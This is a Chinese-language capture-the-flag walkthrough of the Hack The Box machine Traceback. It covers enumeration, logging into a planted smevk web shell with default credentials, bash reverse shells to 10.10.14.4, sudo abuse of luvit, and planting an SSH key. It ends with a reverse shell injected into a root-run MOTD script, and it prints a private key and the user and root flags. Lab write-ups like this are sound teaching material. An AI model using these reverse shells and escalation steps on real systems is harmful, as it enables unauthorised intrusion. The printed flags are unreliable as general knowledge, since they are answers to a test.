

# TraceBack(完成),webshell、反彈shell、Lua腳本、 motd ubuntu

```
└─# nmap -sCV -A -p 22,80 10.10.10.181
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 16:06 EDT
Nmap scan report for 10.10.10.181
Host is up (0.21s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Help us
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.1 (95%), Linux 3.2
(95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.16
(94%), Linux 3.18 (93%), Linux 5.0 (93%), ASUS RT-N56U WAP (Linux 3.4)
(93%), Android 4.2.2 (Linux 3.4) (93%), Linux 2.6.32 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   226.05 ms 10.10.14.1
2   224.24 ms 10.10.10.181

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.00 seconds
```

80Port

原始碼

```
37 <center>
38 <h1>This site has been owned</h1>
39 <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
40 <h3> - Xh4H - </h3>
41 <!--Some of the best web shells that you might need ;)-->
42 </center>
43 </body>
```

使用kali的目錄爆破字典，解不開。發現網路上有github有字典。。。



Some of the best web shells that you might need X



全部

圖片

購物

影片

新聞

更多 ▾

約有 39,800,000 項結果 (搜尋時間：0.30 秒)

提示： [限制搜尋繁體中文的結果](#)。 [進一步瞭解](#)如何依語言篩選結果



GitHub

<https://github.com> > TheBinitGhimire · [翻譯這個網頁](#) ⋮

## Some of the best web shells that you might need!

Web-Shells. [Some of the best web shells that you might need](#) for web hacking! Basic Web

整理完字典

```
(root@kali)-[~/htb/traceback/Web]
# cat webshell.txt
alfav3-encoded.php
andela.php
c99ud.php
mini.php
punkholic.php
shell.asp
smevk.php
wso2.8.5.php
alfav4.1-decoded.php
bloodsecv4.php
cmd.php
obfuscated-punknopass.php
punk-nopass.php
shell.jsp
TwemlowsShell.php
alfav4.1-encoded.php
by.php
configkillerionkros.php
pouya.asp
r57.php
shell.php
TwemlowsWebShell.php
```

找到目錄。。。

```
(root@kali)-[~/htb/traceback/Web-Shells/webshell]
# gobuster dir -w webshell.txt -u http://traceback.htb/ -k

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://traceback.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: webshell.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/smevk.php (Status: 200) [Size: 1261]
Progress: 22 / 23 (95.65%)

Finished
```

/smevk.php

是一個登入介面




在此網站<https://github.com/TheBinitGhimire/Web-Shells/blob/master/PHP/smevk.php>找到帳密


```
$UserName = "admin"; //Your UserName
here.
```

```
$auth_pass = "admin"; //Your Password.
```


多次嘗試，可進行反彈shell



```
bash -c 'bash -i >& /dev/tcp/10.10.14.4/9200 0>&1'
```



home底下有2個使用者，有一個無權限，另一個有文件



有Lua的工具

<https://gtfobins.github.io/gtfobins/lua/>

可進行sudo -l

```
webadmin@traceback:/home$ sudo -l
sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

luvit就像node. : <https://luvit.io/>

在bash\_history找到有指令，疑似攻擊指令

```
webadmin@traceback:/home/webadmin$ cat .bash_history
cat .bash_history >& /dev/tcp/10.10.14.4/9200 0>&1'
ls -la
sudo -l
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
rm privesc.lua
logout
```

- 無法執行nano
- 執行此代碼：sudo -u sysadmin /home/sysadmin/luvit 會直接登出

```
webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit -help
<badmin$ sudo -u sysadmin /home/sysadmin/luvit -help
Usage: /home/sysadmin/luvit [options] script.lua [arguments]

Options:
  -h, --help            Print this help screen.
  -v, --version          Print the version.
  -e code_chunk          Evaluate code chunk and print result.
  -i, --interactive      Enter interactive repl after executing script.
  -n, --no-color         Disable colors.
  -c, --16-colors        Use simple ANSI colors
  -C, --256-colors       Use 256-mode ANSI colors
  /var/www/html/        (Note, if no script is provided, a repl is run instead.)
```

網路上找luvit需要Lua指令，所以可使用上面的gtfobins進行讀取，但提權會失敗

因該後段可直接讀取user.txt

```
webadmin@traceback:/var/www/html$ sudo -u sysadmin /home/sysadmin/luvit -e 'os.execute("cat /home/sysadmin/user.txt")'
<uvit -e 'os.execute("cat /home/sysadmin/user.txt")'
17644ac4e14770fdc7b839d6dcf9bde8
true 'exit' 0
```

```
sudo -u sysadmin /home/sysadmin/luvit -e 'os.execute("cat
/home/sysadmin/user.txt")'
```

嘗試讀取sysadmin得.ssh

```
sudo -u sysadmin /home/sysadmin/luvit -e 'os.execute("ls -al /home/sysadmin/.ssh")'
```

```
webadmin@traceback:/var/www/html$ sudo -u sysadmin /home/sysadmin/luvit -e 'os.execute("ls -al /home/sysadmin/.ssh")'
<luvit -e 'os.execute("ls -al /home/sysadmin/.ssh")'
total 8
drwxr-xr-x 2 root    root    4096 Apr 20  2021 .
drwxr-xr-x 5 sysadmin sysadmin 4096 Mar 16  2020 ..
-rw-r--r-- 1 sysadmin sysadmin  0 Apr 20  2021 authorized_keys
true      'exit' 0
```

接者讀取authorized\_keys

```
sudo -u sysadmin /home/sysadmin/luvit -e 'os.execute("cat /home/sysadmin/.ssh/authorized_keys")'
```

讀取失敗。。。。

---

嘗試寫lua腳本

參考：[https://www.tutorialspoint.com/lua/lua\\_file\\_io.htm](https://www.tutorialspoint.com/lua/lua_file_io.htm)

因腳本第三行，需進行寫入，進行ssh-key建置

```
# ssh-keygen -f sysadmin
Generating public/private ed25519 key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in sysadmin
Your public key has been saved in sysadmin.pub
The key fingerprint is:
SHA256:Vf2Nr59eQWf8PHX5PjhE213250H17a/LAV0/3PvLwfo root@kali
The key's randomart image is:
+--[ED25519 256]--+
|                .. .|
|                .  ..=|
|                .  . *8|
|                .  ..B*#|
|               S   .o.O@|
|                ..ooX|
|                o.*==|
|                . =0*|
|                . *E+|
+-----[SHA256]-----+

(root@kali)-[~]
# ls
sysadmin  sysadmin.pub

(root@kali)-[~]
# cat sysadmin
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAgZtZW
QyNTUxOQAAACCU6cjhn4hZdUIeQMMF3AuJiR+svL5QPLVdleAt6pTnywAAAJAV+
gQAAAAtzc2gtZWQyNTUxOQAAACCU6cjhn4hZdUIeQMMF3AuJiR+svL5QPLVdleA
AAAEDifJ7Ake4JRwDGLefozDWNnc3pLd8F4bnY+v7WK7FqHZTpyOGfiFl1Qh5Aw
H6y8vLA8tV2V4C3qlOfLAAAACXJvb3RAa2FsaQECAwQ=
-----END OPENSSH PRIVATE KEY-----
```

```
file = io.open("/home/sysadmin/.ssh/authorized_keys", "a")
io.output(file)
io.write("b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAgZtZW
QyNTUxOQAAACCU6cjhn4hZdUIeQMMF3AuJiR+svL5QPLVdleAt6pTnywAAAJAV+
gQAAAAtzc2gtZWQyNTUxOQAAACCU6cjhn4hZdUIeQMMF3AuJiR+svL5QPLVdleA
AAAEDifJ7Ake4JRwDGLefozDWNnc3pLd8F4bnY+v7WK7FqHZTpyOGfiFl1Qh5Aw
H6y8vLA8tV2V4C3qlOfLAAAACXJvb3RAa2FsaQECAwQ=")
io.close(file)
```

上傳後，執行腳本 `sudo -u sysadmin /home/sysadmin/luvit ssh.lua`



```

(root@kali)-[~]
# chmod 600 sysadmin

(root@kali)-[~]
# ssh -i sysadmin sysadmin@10.10.10.181
The authenticity of host '10.10.10.181 (10.10.10.181)' can't be established.
ED25519 key fingerprint is SHA256:t2eqwvH1bBfzEerEaGcY/lX/lrLq/rpBznQqxrTiVfM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.181' (ED25519) to the list of known hosts.
#####
      OWNED BY XH4H
      - I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$ id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)
$

```

進行pspy發現這種資訊有/bin/sh

```

2024/04/28 04:22:01 CMD: UID=0   PID=4337 | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2024/04/28 04:22:01 CMD: UID=0   PID=4336 | /usr/sbin/CRON -f
2024/04/28 04:22:01 CMD: UID=0   PID=4335 | /usr/sbin/CRON -f
2024/04/28 04:22:31 CMD: UID=0   PID=4341 | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /
var/backups/.update-motd.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-m
otd.d/
2024/04/28 04:22:01 CMD: UID=0   PID=4337 | sleep 30

```

查看/etc/update-motd.d

```

$ ls -al update-motd.d
total 32
drwxr-xr-x  2 root sysadmin 4096 Apr 22  2021 .
drwxr-xr-x 80 root root      4096 Apr 22  2021 ..
-rwxrwxr-x  1 root sysadmin  981 Apr 28 02:47 00-header
-rwxrwxr-x  1 root sysadmin  982 Apr 28 02:47 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Apr 28 02:47 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Apr 28 02:47 80-esm
-rwxrwxr-x  1 root sysadmin  299 Apr 28 02:47 91-release-upgrade
$
$ cat 00-header
#!/bin/sh
#
# 00-header - create the header of the MOTD

```

參考網站motd ubuntu後，

因該可以在其中一個腳本放入指令，因都是/bin/bash，

都為sysadmin 群組，

當我透過反彈連接到靶機時，這些檔案將被運行。因此，在 30 秒的清理發生之前，我將立即以 webadmin 身份透過 SSH 進入該盒子。



看來沒辦法將ssh鑰匙傳到root/.ssh裡面（失敗）


```
echo "cp /home/sysadmin/.ssh/authorized_keys /root/.ssh/" >> 00-header
```

嘗試直接讀取root.txt（失敗）

```
echo "cat /root/root.txt >> /tmp/root/root.txt" >> 00-header
```

嘗試直接寫入在裡面並做反彈shell（成功）

```
bash -c 'bash -i >& /dev/tcp/10.10.14.4/9200 0>&1' "
```




```
Kali Linux 2023
root@kali: ~
root@kali: ~
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sun Apr 28 04:10:32 2024 from 10.10.14.4
$ export TERM=xterm-Z^C
$ ^Z^C
$ ^Z^C
$ ^Z^C
$ exit
Connection to 10.10.10.181 closed.
root@kali: ~
root@kali: ~
$ ssh -i sysadmin sysadmin@10.10.10.181
#####
      OWNED BY XH4H
#####
- I guess stuff could have been configured better ^^ -
#####
#
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
#
[ -r /etc/lsb-release ] && . /etc/lsb-release

bash -c 'bash -i >& /dev/tcp/10.10.14.4/9200 0>&1'
00-header"come to Xh4H Land \n
WARNING: The file has been changed since reading it!!!
00-header" 25 lines, 1031 characters written
Press ENTER or type command to continue

(kali@kali) ~
$ su -
root@kali: ~
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.181] 33304
bash: cannot set terminal process group (4156): Inappropriate ioctl for device
bash: no job control in this shell
root@traceback:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@traceback:/# whoami
whoami
root
root@traceback:/# ls
ls
```

user flag



```
cat /root/root.txt
097ede7f41b22ef5eba8e0fd62b02454
root@traceback:/#
```